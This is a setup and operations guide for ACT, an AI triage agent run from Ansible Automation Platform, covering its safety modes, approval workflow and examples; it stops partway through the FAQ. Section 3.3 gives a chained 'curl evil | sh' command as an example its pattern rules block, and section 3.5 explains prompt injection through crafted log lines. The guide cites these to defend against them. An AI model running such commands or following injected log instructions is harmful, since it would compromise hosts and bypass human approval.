SITE AUTOMATION · ACT

ACT Automated Triage

Health checks, AI diagnosis and approved fixes with Ansible Automation Platform

Overview, setup guide and examples | ACT 0.6.25 | October 2026

What this guide covers. ACT is a command-line AI agent that investigates problems on a server the way an engineer would: it runs real commands, reads the output, and explains the root cause. Version 0.6.25 adds what is needed to run it safely from automation. This guide explains what it is, how its safety model works, how it plugs into Ansible Automation Platform (AAP), how to set it up, and what to expect, with worked examples.

For decision makers	Section 1 (at a glance), 3 (safety), 8 (rollout plan), 9 (FAQ), 10 (current status and limits)
For engineers	Section 2 (how it works), 4 (AAP integration), 5 (what to expect), 6 (setup), 7 (examples), appendices

ACT-Linux and ACT-Windows 0.6.25. Example outputs in this guide are illustrative; host names are placeholders.

Contents

1. At a glance . . . 3
2. How ACT works . . . 4
3. Safety model . . . 5
4. How it works with AAP . . . 7
5. What to expect . . . 9
6. Setup, step by step . . . 11
7. Examples and use cases . . . 14
8. Suggested rollout plan . . . 16
9. Frequently asked questions . . . 17
10. Current status and limits . . . 18
Appendix A. Quick reference . . . 19
Appendix B. Troubleshooting . . . 21

1. At a glance

ACT (Agentic Command Tool) is a command-line assistant backed by the GenAI.mil models. Given a task such as "nginx is down, find out why", it plans, runs commands on the host, reads the results, and reports the root cause. It can also apply a fix, but only under strict rules you control.

The problem it solves

Today an alert fires, an engineer logs in, and most of the time goes to the first pass: checking unit status, reading logs, looking at disk and config, working out what actually broke. ACT does that first pass automatically and hands the engineer a diagnosis with evidence and a proposed fix, or applies a fix you have explicitly pre-approved and verifies it worked.

How it fits Ansible Automation Platform

- AAP runs quick, deterministic health checks on every host (failed services, disk usage, journal error counts). **Healthy hosts never call the AI** and cost nothing.
- Only on hosts where a check trips does AAP run ACT, which investigates and writes a structured result file.
- AAP collects the results into a fleet report and, in a workflow, pauses at an **approval step**. A person approves, and AAP applies exactly the fixes ACT proposed, then ACT verifies them.

Three guardrails

1. Diagnose-only by default. Unattended ACT runs only proven read-only commands. Anything that would change the host is refused and reported as a proposed fix.
2. Only fixes you pre-approve can run unattended, as exact command patterns, and only if each is one plain command. Dangerous commands (recursive deletes, disk tools, firewall, reboot) and file edits can never be pre-approved.
3. A person approves everything else, through an AAP approval node. Every run leaves a result file, and AAP keeps the job log and the approval record.

What it needs

	Requirement
Hosts	Linux with systemd and Python 3.8+ (RHEL 8: install `python3.11` alongside the default). ACT itself is one script the automation copies in: no agent, no daemon.
Network	Each host must reach the model endpoint (GenAI.mil) over HTTPS.
AAP	A project pointing at the ACT-Linux repository, one custom credential type for the model key, two job templates, and one workflow.
People	An owner for the pre-approved fix list and approvers for the workflow.

GenAI.mil, not Ask Sage
Ask Sage is retired for now: use GenAI.mil (`genai`, the default, or `genai-beta` for its preview models). ACT still supports Ask Sage (`asksage`) for when it comes back; this guide mentions it only where a setting or a credential field still carries its name.

What it is not
Not autonomous root access: without pre-approved patterns it cannot change anything unattended.
Not a replacement for monitoring: it acts on alerts and checks, it does not watch hosts itself.
Not offline: prompts, including command output such as log lines, go to the model endpoint (see section 3.5).

2. How ACT works

ACT works in a loop. The model never touches the host directly: it proposes one action at a time, and ACT decides whether that action may run, runs it, and feeds the output back.




Figure 1. The ACT loop for one task on one host

The steps

1. **Plan.** The model reads the task and writes a short plan (for example: check unit status, read the journal, check the config, fix, verify).
2. **Investigate.** It runs read-only commands such as `systemctl status`, `journalctl -u`, `df`, and reading config files, and reads the real output.
3. **Fix?** If it wants to change something, ACT checks the command against the safety rules (section 3). A pre-approved fix runs. Anything else is refused, and the model is told so.
4. **Verify.** ACT does not accept "done" on the model's word. After a change, a separate read-only check has to prove the fix worked (for example `systemctl is-active nginx` printing `active`).
5. **Report.** The model finishes with a summary in a fixed shape: ROOT CAUSE, EVIDENCE, FIX, CONFIDENCE. ACT writes everything that happened to the result file.

The result file: one JSON per run

Automation never parses ACT's screen output. Each run writes one JSON file (schema `act.result/1`) that AAP, scripts and dashboards read. Its most important field is `status`:

status	exit code	what it means
`completed`	0	Finished. Any fix it applied was verified.
`needs_approval`	4	It diagnosed the problem, but the fix needs a person. The proposed fix is in `denied[]`.
`stopped`	4	It ran out of steps or kept going in circles. `stop_reason` says why.
`error`	2 or 3	2 = setup problem (no key, bad pattern); 3 = model/API problem. Nothing changed.
`cancelled`	4 / 130	Interrupted (ESC or Ctrl-C).

The file also lists every command that ran and how it was approved (`auto`, `pre_approved` or `operator`), every refused action with the model's reasoning, any files changed, and a `changed` flag that AAP shows as "changed". **Command output is never stored in it**, because output can contain secrets. The summary carries the findings.

3. Safety model

3.1 The four modes

mode	how it is started	what runs without a person	use
Interactive	`act "task"`	Proven read-only commands; everything else asks.	An engineer at a terminal.
Diagnose-only	`act --non-interactive`	Proven read-only commands. **Everything else is refused and reported.**	Unattended triage. The default for automation.
Allowlist fix	`--non-interactive --allow 'PATTERN'`	Read-only commands **plus** commands matching your patterns.	Unattended fixes for known, low-risk problems.
Auto	`act --auto`	Almost everything.	**Never in automation.** The role does not expose it.

3.2 How each proposed command is decided




Figure 2. The decision for every command the model proposes in an unattended run

3.3 What can never run unattended

Even a pattern that matches everything (`.*`) cannot pre-approve:

- anything chained or piped, or with substitution, redirection, wildcards or quotes (`; && | $(...) > * '`). So `systemctl restart .*` can never turn into `systemctl restart x; curl evil | sh`;
- anything in ACT's **danger tier**: recursive or forced deletes (`rm -rf`, `rm -f`, `find -delete`), disk and partition tools, firewall changes, reboot/shutdown, recursive ownership changes on system directories;
- any structured file edit or write.

These always come back as proposals for a person.

3.4 Pre-approved patterns

A pattern is a regular expression that must match the **whole** command. Keep them short and specific: one pattern per kind of fix, naming the exact service or path.

goal	good pattern	too broad
Restart the web tier	`systemctl restart (nginx|httpd)`	`systemctl .*`
Clear a failed unit	`systemctl reset-failed [a-z0-9@._-]+\.service`	`systemctl reset-failed.*`
Trim the journal	`journalctl --vacuum-(size=[0-9]+M|time=[0-9]+d)`	`journalctl .*`
Fix SELinux labels on the web root	`restorecon -Rv /var/www/html`	`restorecon .*`
Step the clock	`chronyc makestep`	`chronyc .*`


3.5 Data, keys and audit

- **What leaves the host:** the task and the output of the commands ACT runs (log lines, config snippets) are sent to the configured model endpoint. From ACT 0.6.18, host names, IP addresses, user names and e-mail addresses in them are replaced with placeholders first (best effort: a short name ACT cannot recognize is sent as written). Confirm what that endpoint is approved to receive before pointing ACT at hosts with sensitive data.
- **Keys:** stored as an AAP credential, injected into the job's execution environment, and handed to ACT on each host only on the task's stdin with Ansible `no_log` (from ACT 0.6.21; never on a command line, so not in `ps` or the host's sudo log). They never appear in playbooks, variables or job output.
- **Audit trail:** the result file for every run, an optional step-by-step audit log (`--audit-log`), the AAP job output, and the AAP approval record.

Logs are untrusted input
A crafted log line can try to give the model instructions ("prompt injection"). In diagnose-only mode this cannot change anything. With pre-approved patterns, the most it can do is steer ACT toward commands your patterns already permit, which is why patterns must stay narrow.

4. How it works with AAP

The ACT-Linux repository ships an Ansible role, `act_triage`, and two playbooks. AAP runs them like any other content: a project, job templates, credentials, and a workflow.



Healthy hosts stop after step 1: no model call, no cost.

Figure 3. Components and data flow for one triage job

4.1 One triage job, step by step

1. AAP connects to each host over SSH with privilege escalation, as for any playbook.

2. The role runs **cheap checks**: failed systemd units, required units, filesystem usage, and the number of error-priority journal lines in the last hour.
3. **If nothing tripped**, the host is reported healthy. No AI call is made.
4. Otherwise the role copies the `act` script to `/opt/act/act`, finds a Python 3.8+ interpreter, and runs ACT in diagnose-only mode (plus any pre-approved patterns) with a prompt built from the findings.
5. ACT investigates, talking to the model endpoint over HTTPS, and writes its result file.
6. The role reads the result back, prints an `ACT | outcome` summary for each host, publishes the results with `set_stats`, and removes the result file from the host.
7. The role writes one fleet report covering every host in the run.

4.2 The approval workflow

AAP carries the triage results to later workflow nodes as extra vars




Figure 4. Triage, approve, apply

- The triage job publishes each host's outcome. `proposed_commands` are fixes ACT could run unattended once approved (plain single commands). `manual_fixes` are everything else: file edits, chained or quoted commands, and danger-tier commands.
- The approver opens the triage job output, reads each host's diagnosis and proposed fix, and approves or denies.
- On approval, the apply job turns each approved command into an exact-match pattern. ACT re-checks that the problem still exists, runs the command, and verifies the result. Hosts with nothing approved are skipped.
- `manual_fixes` are never applied automatically. They stay in the report for a person.

4.3 What each AAP object does

AAP object	purpose
Project	Syncs the ACT-Linux repository (act script, role, playbooks). Hosts download nothing themselves.
Credential type **ACT model key**	Holds the GenAI key and injects it as an environment variable in the execution environment (its AskSage field stays empty while Ask Sage is retired).
Job template **ACT triage**	Runs `ansible/playbooks/act_triage.yml`: checks everywhere, ACT where needed, results and report.
Job template **ACT apply approved**	Runs `ansible/playbooks/act_apply_approved.yml`: applies exactly the approved `proposed_commands`.
Workflow **ACT triage + approve + fix**	Chains triage, an approval node, and apply.
Schedule / Event-Driven Ansible	Runs the workflow hourly or nightly, or when monitoring fires an alert.
Notifications	Tells approvers a decision is waiting, and reports failures.

4.4 ACT in the site-automation jobs

The site-automation repository carries ACT for Linux and Windows (`vendor/act`, `vendor/act-windows`, ACT 0.6.25) and uses it in two ways. Its own setup is in the *Operations Runbooks* guide ("Adding ACT later") and `docs/ADDING_ACT.md`.

How	Jobs	What ACT does
On the host, as in this guide	Health check and troubleshoot runbooks (`use_act`), service watch (containers)	Diagnoses on the host; a fix runs only after an AAP approval node, or in self-heal mode for the fixes you listed.
Evidence mode, on the AAP side	VMware alarms analysis, capacity planning (`vm_capacity_act`), log analysis (Linux, Windows, vCenter), the VM deploy (reading the ticket's text)	Reads only what the job hands it and answers - for an analysis: likely cause, evidence, fix, confidence. It runs no command.
For administrators	*ACT for Windows - install*	Puts `act.ps1` in `C:\ProgramData\act`, locked down, for administrators to run by hand.

Every site-automation ACT job streams the model's answer and gives it `site_act_model_timeout` (600 s) per answer; `site_act_concurrency` limits how many hosts call the model at once.

5. What to expect

The outputs below are **examples** of what the role produces. Host names are placeholders and the diagnoses are illustrative.

5.1 In the AAP job output

Each triaged host ends with an `ACT | outcome` task, for example:

Example: AAP job output for one host

```
ok: [web01] => {
    "msg": {
        "status": "needs_approval",
        "summary": "ROOT CAUSE: php-fpm was killed by the OOM killer at 02:14 during a traffic
                    spike; memory is normal now. EVIDENCE: journalctl -u php-fpm shows 'Killed
                    process ... (php-fpm)'; free -m shows 5.1 GiB available. FIX: systemctl
                    restart php-fpm (not applied: needs approval). CONFIDENCE: high",
        "proposed_fixes": ["systemctl restart php-fpm"],
        "manual_fixes": [],
        "commands_run": 7
    }
}
```

Hosts that passed every check show only the checks, ending in `all checks passed`. An ACT run that exits 4 makes Ansible print `ASYNC FAILED` on the run task. That is expected: the role reads the real outcome from the result file.

5.2 The fleet report

One Markdown report per run, for example:

Host	Status	Changed	Findings	Proposed fixes
web01	**needs_approval**	no	1	1
web02	**completed**	yes	1	0 (pre-approved restart applied and verified)
db01	**needs_approval**	no	1	1 (apply by hand)
app01	healthy	no	0	0

Each triaged host then gets its own section: the checks that tripped, ACT's summary, the proposed fixes (split into *awaiting approval* and *apply by hand*), and a table of every command ACT ran with how it was approved and its exit code. For `db01` above, the fix was to delete old log files. Deletion is danger tier, so it appears under *apply by hand* and the workflow will not run it.

5.3 A result file (excerpt)

Example: result file excerpt (full specification in docs/RESULT_FILE.md)


```
{
  "schema": "act.result/1",
  "act_version": "0.6.25",
  "platform": "linux",
  "host": "web01",
  "status": "needs_approval",
  "exit_code": 4,
  "summary": "ROOT CAUSE: php-fpm was killed by the OOM killer ... CONFIDENCE: high",
  "changed": false,
  "commands": [
    {"command": "systemctl status php-fpm --no-pager", "risk": "safe", "approval": "auto",
     "pattern": null, "exit_code": 3, "duration_ms": 41, "timed_out": false,
     "background": false, "read_only": true}
  ],
  "denied": [
    {"kind": "command", "command": "systemctl restart php-fpm", "risk": "mutating",
     "reason": "systemd service/unit change", "thought": "memory is back to normal; restart",
     "pre_approvable": true}
  ],
  "files_changed": [],
  "pre_approved_patterns": [],
  "model_retries": {"length": 0, "rescue": 0, "rate_limited": 0, "content_filter": 0}
}
```


5.4 Realistic expectations

- **Cost follows problems, not fleet size.** Healthy hosts make no model calls. Each triage is bounded by default to 30 steps and 15 minutes. Tune the journal threshold so normal noise does not trip it.
- **The model can be wrong.** That is why unattended runs are diagnose-only by default, fixes need approval or a narrow pre-approval, and every fix must pass a read-only verification. Diagnoses come with evidence and a confidence level so the approver can judge them.
- **Some runs end** `stopped` when a problem is too broad for the step budget. The partial findings are still reported.

6. Setup, step by step

6.1 Before you start

	check
1	Hosts have Python 3.8+ (`python3 --version`). On RHEL 8: `dnf install -y python3.11`. The role finds it automatically.
2	Hosts can reach the model endpoint over HTTPS. Test from one host before rolling out.
3	You have a GenAI.mil API key for automation use.
4	AAP execution environments with ansible-core 2.14 or newer.
5	You have agreed who owns the pre-approved pattern list and who approves fixes.

6.2 Step 1: Project

Resources > *Projects* > *Add*. Source control type **Git**. URL: the ACT-Linux repository (or an internal mirror). Branch or tag: `v0.6.25`. Sync it. (Menu names differ slightly between AAP 2.4 and 2.5+; the objects are the same.)

6.3 Step 2: Credential type for the model key

Administration > *Credential Types* > *Add* (AAP 2.5+: *Automation Execution* > *Infrastructure* > *Credential Types*). Name: **ACT model key**.

Input configuration

```
# Input configuration
fields:
  - id: genai_key
    type: string
    label: GenAI API key
    secret: true
  - id: asksage_key
    type: string
    label: AskSage API key
    secret: true
```

Injector configuration

```
# Injector configuration
env:
  GENAI_KEY: "{{ genai_key }}"
  ASKSAGE_API_KEY: "{{ asksage_key }}"
```

6.4 Step 3: Credentials and inventory

- *Credentials* > *Add*, type **ACT model key**: paste the GenAI key (leave the AskSage field empty).
- Your usual **Machine** credential with SSH access and privilege escalation. The playbooks use `become: true` because the journal and any fix need root.
- Your normal inventory. No changes are needed.

6.5 Step 4: Job template "ACT triage"

- Playbook: `ansible/playbooks/act_triage.yml`. Credentials: Machine + ACT model key.
- Extra variables, for example:

Extra variables (example)

```
act_triage_units: [nginx, php-fpm]        # units that must be running
act_triage_journal_error_threshold: 100   # error lines per hour that count as a finding
# GenAI.mil's preview models (their own key, GENAI_BETA_KEY):
# act_triage_env: {ACT_PROVIDER: genai-beta}
```

- Optional **survey**: a *Textarea* question with variable name `act_triage_allow_lines` for the fix patterns ACT may run unattended, one per line. Leave it empty for diagnose-only. In a workflow, use this survey variable rather than `act_triage_allow`, because extra vars flow to every node and `act_triage_allow` would override the apply job's exact patterns.
- Launch it once by hand against a test group and read the `ACT | outcome` lines.

6.6 Step 5: Job template "ACT apply approved"

Playbook: `ansible/playbooks/act_apply_approved.yml`. Same credentials. No survey.

6.7 Step 6: Workflow with an approval node

1. *Templates* > *Add workflow template*: **ACT triage + approve + fix**.
2. In the visualizer: start with **ACT triage**, then *On success* add an **Approval** node ("Apply ACT's proposed fixes?", with a timeout if you want one), then *On approve* add **ACT apply approved**.
3. Give the approval node's role (Approve) to your approvers.

Approval is all-or-nothing for a workflow run. To approve per host group, run the workflow with a limit per group, or keep critical hosts in their own workflow.

6.8 Step 7: Schedule and notifications

- *Schedules* > *Add* on the workflow (for example hourly at :05), or on the triage template alone for report-only runs.
- Attach a notification template (email, Teams or Slack webhook) for *Approval* and *Failure* events so approvers know a decision is waiting.
- The report file lives in the job's execution environment, which is discarded. Use the job output and the `set_stats` data, or add a task that mails the report.

6.9 Optional: trigger from monitoring (Event-Driven Ansible)

Enable **Prompt on launch > Limit** on the workflow, then use a rulebook like this template (adapt the event source and the host label to your monitoring):

Template: EDA rulebook (not yet tested)

```
- name: ACT triage on alert
  hosts: all
  sources:
    - ansible.eda.alertmanager:
        host: 0.0.0.0
        port: 5000
  rules:
    - name: A node alert is firing
      condition: event.alert.status == "firing"
      action:
        run_workflow_template:
          name: ACT triage + approve + fix
          organization: Default
          job_args:
            limit: "{{ event.alert.labels.hostname }}"
```

6.10 Without AAP

- **Ansible CLI:** `ANSIBLE_ROLES_PATH=ansible/roles ansible-playbook -i inventory ansible/playbooks/act_triage.yml -e target=web` with the key in `GENAI_KEY`.
- **One server, no Ansible:** `examples/act-healthcheck.sh` with the provided systemd timer runs the same checks hourly and leaves result, report and audit files in `/var/log/act-health`.
- **By hand:** `sudo act --non-interactive --result-file /tmp/r.json "nginx is down, find out why"`.

The step-by-step details are in `docs/AUTOMATION_GUIDE.md` in both repositories.

7. Examples and use cases

Each example below shows when to use it, how to run it, and what you will see. Start every example diagnose-only and add pre-approved patterns only once you trust the diagnoses.

Example 1 A service is down: diagnose, and restart if that is enough

When	`systemctl --failed` shows a unit (built into the role), or an alert fires.
How to run	Role: `act_triage_units: [nginx]`. By hand: `act --non-interactive --result-file r.json "nginx is down. Find the root cause."`
Pre-approve (optional)	`systemctl (reset-failed|restart) nginx(\.service)?`
What you will see	The cause, from unit status and the journal: bad config, port in use, out of memory, a failed dependency. If a restart fixes it, it is restarted and verified (`completed`). If the config is broken, the edit is a manual fix and nothing is restarted blindly.

Example 2 Disk filling up: find what is using the space

When	The role's disk check trips (default 90%; set `act_triage_disk_threshold: 85` for earlier warning).
How to run	The triage job as normal.
Pre-approve (optional)	`journalctl --vacuum-(size=[0-9]+M|time=[0-9]+d),dnf clean all`
What you will see	Which directories or files are responsible (logs, package cache, journal, core dumps) and specific cleanup commands. Deletions are danger tier, so they always come back as manual fixes.

Example 3 After patching: did anything break?

When	Right after your patching job, as the next node in the patch workflow.
How to run	`act_triage_always: true` and `act_triage_extra_instructions: "This host was just patched and rebooted. Check every enabled service is running, listening ports match, and there are no new errors since boot."`
What you will see	A per-host "healthy" or a list of specific regressions (a service that did not come back, a port no longer listening, new errors), in one fleet report.

Example 4 Nightly fleet health report

When	Every night, as a read-only summary for the team.
How to run	Schedule the triage template nightly with no patterns, plus a notification.
What you will see	One report listing only hosts that tripped a check, each with root cause and proposed fixes. Healthy hosts cost no model calls.

Example 5 Web application not responding

When	A health URL fails but the services look up.
How to run	Add your own check to the play with the `uri` module, and pass its failure in `act_triage_findings_extra` (worked play in `docs/AUTOMATION_GUIDE.md`, recipe 9.5).
Pre-approve (optional)	`systemctl restart (nginx|php-fpm)`
What you will see	ACT starts from "https://web01/healthz returned 502" and follows it through proxy, application and back-end logs to the failing component.

Example 6 SELinux is blocking something

When	A service fails with permission errors after a deployment.
How to run	Triage with `act_triage_extra_instructions: "Check recent AVC denials (ausearch -m avc -ts recent)."`
Pre-approve (optional)	`restorecon -Rv /var/www/html` (the exact path only)
What you will see	Which denial, which file label or boolean is involved, and the fix. Anything broader, such as a policy module, comes back for a person.

Example 7 Clock drift / NTP

When	Authentication or TLS errors that point at time.
How to run	`act_triage_units: [chronyd]`
Pre-approve (optional)	`systemctl (restart|start) chronyd`, `chronyc makestep`
What you will see	Whether chrony is running, which time sources are reachable, the current offset, and a restart or clock step if needed, verified afterwards.

Example 8 Summarize an error log (no commands run)

When	You have a pile of log lines and want them grouped by cause.
How to run	`journalctl -p err --since -24h | act --allow-piped-upload --result-file r.json "Group these errors by root cause."`
What you will see	A grouped, prioritized summary in the result file's `summary`. ACT only analyzes the text; it runs nothing. The text is sent to the model, so check what the log contains first.

Example 9 Windows: IIS or a Windows service is down

When	Windows hosts, using ACT-Windows (`act.ps1`).
How to run	`.\act.ps1 -NonInteractive -Allow 'Restart-Service -Name (W3SVC|WAS)' -ResultFile C:\Temp\r.json "IIS is not serving pages. Find the root cause."`
What you will see	The same result file format and statuses. The AAP role covers Linux today; `docs/AUTOMATION_GUIDE.md` has an example Windows play (a template, not yet tested).

8. Suggested rollout plan

Trust is earned in steps. Each phase has exit criteria; move on only when they are met.




Figure 5. Rollout phases

phase	what	exit criteria
1. Pilot	Diagnose-only on a handful of non-production hosts, run by hand or from the triage template. Compare ACT's diagnoses with what engineers found.	Diagnoses are judged useful on real incidents. The data sent to the model is acceptable. Thresholds are tuned.
2. Scheduled reports	Diagnose-only on a wider group, scheduled hourly or nightly, with notifications.	The team reads and uses the reports. False-positive trips are rare. Model usage is within budget.
3. Approval workflow	Triage > approval > apply for `proposed_commands`.	Approved fixes verify successfully. Approvers are comfortable with the evidence shown.
4. Narrow auto-fixes	Pre-approve a few repetitive, low-risk fixes (for example service restarts on stateless web servers). Review the list monthly.	Ongoing: every pre-approved fix is visible in the results as `pre_approved` and verified.

9. Frequently asked questions

Can it break our servers?

Not in diagnose-only mode: only proven read-only commands run. With pre-approved patterns it can run only the exact commands you listed, never danger-tier commands or file edits, and every fix must pass a verification check.

What if the AI is wrong?

Diagnoses come with evidence and a confidence level. Fixes need a person's approval or a narrow pre-approval, and a fix is not reported as done until a read-only check proves it worked.

What data leaves our network?

The task text and the output of the commands ACT runs (log lines, config snippets; from ACT 0.6.18 with host names, IP addresses and accounts replaced by placeholders) go to the configured model endpoint (GenAI.mil). Keys and command output are never written to the result file. Confirm what the endpoint is approved to receive.

What does it cost?

Model usage follows problems, not fleet size: healthy hosts make no model calls, and each triage is capped at 30 steps and 15 minutes by default. Tune the check thresholds so routine noise does not trigger triage. On Linux, token usage is recorded in the result file when the provider reports it.

Can we audit what it did?

Yes: a result file for every run (every command, how it was approved, its exit code, refused actions), an optional step-by-step audit log, the AAP job output, and AAP's approval records.

Does it need root?

To read the full journal and to apply fixes, yes: the playbooks use `become`. A diagnose-only run can work as a user in the `systemd-journal` group, with less visibility.

Does it install anything on our hosts?

One script, copied to `/opt/act/act`, which needs Python 3.8+. No agent, no daemon, no open ports.

What if the model endpoint is down?

The run ends with status `error` (exit 3), AAP reports it, and nothing on the host changes.

Who controls what it may fix?

Whoever owns the job templates in AAP. Pre-approved patterns live in the template or survey under AAP role-based access control, and should be reviewed like code.

What about Windows?

ACT-Windows has the same unattended mode, pre-approval and result file. The `act_triage` role is Linux-only; an example Windows play is provided as a template. site-automation installs ACT for Windows for administrators, and its log analysis reads Windows event logs with ACT in evidence mode (section 4.4).

What if the model's reply is cut off?

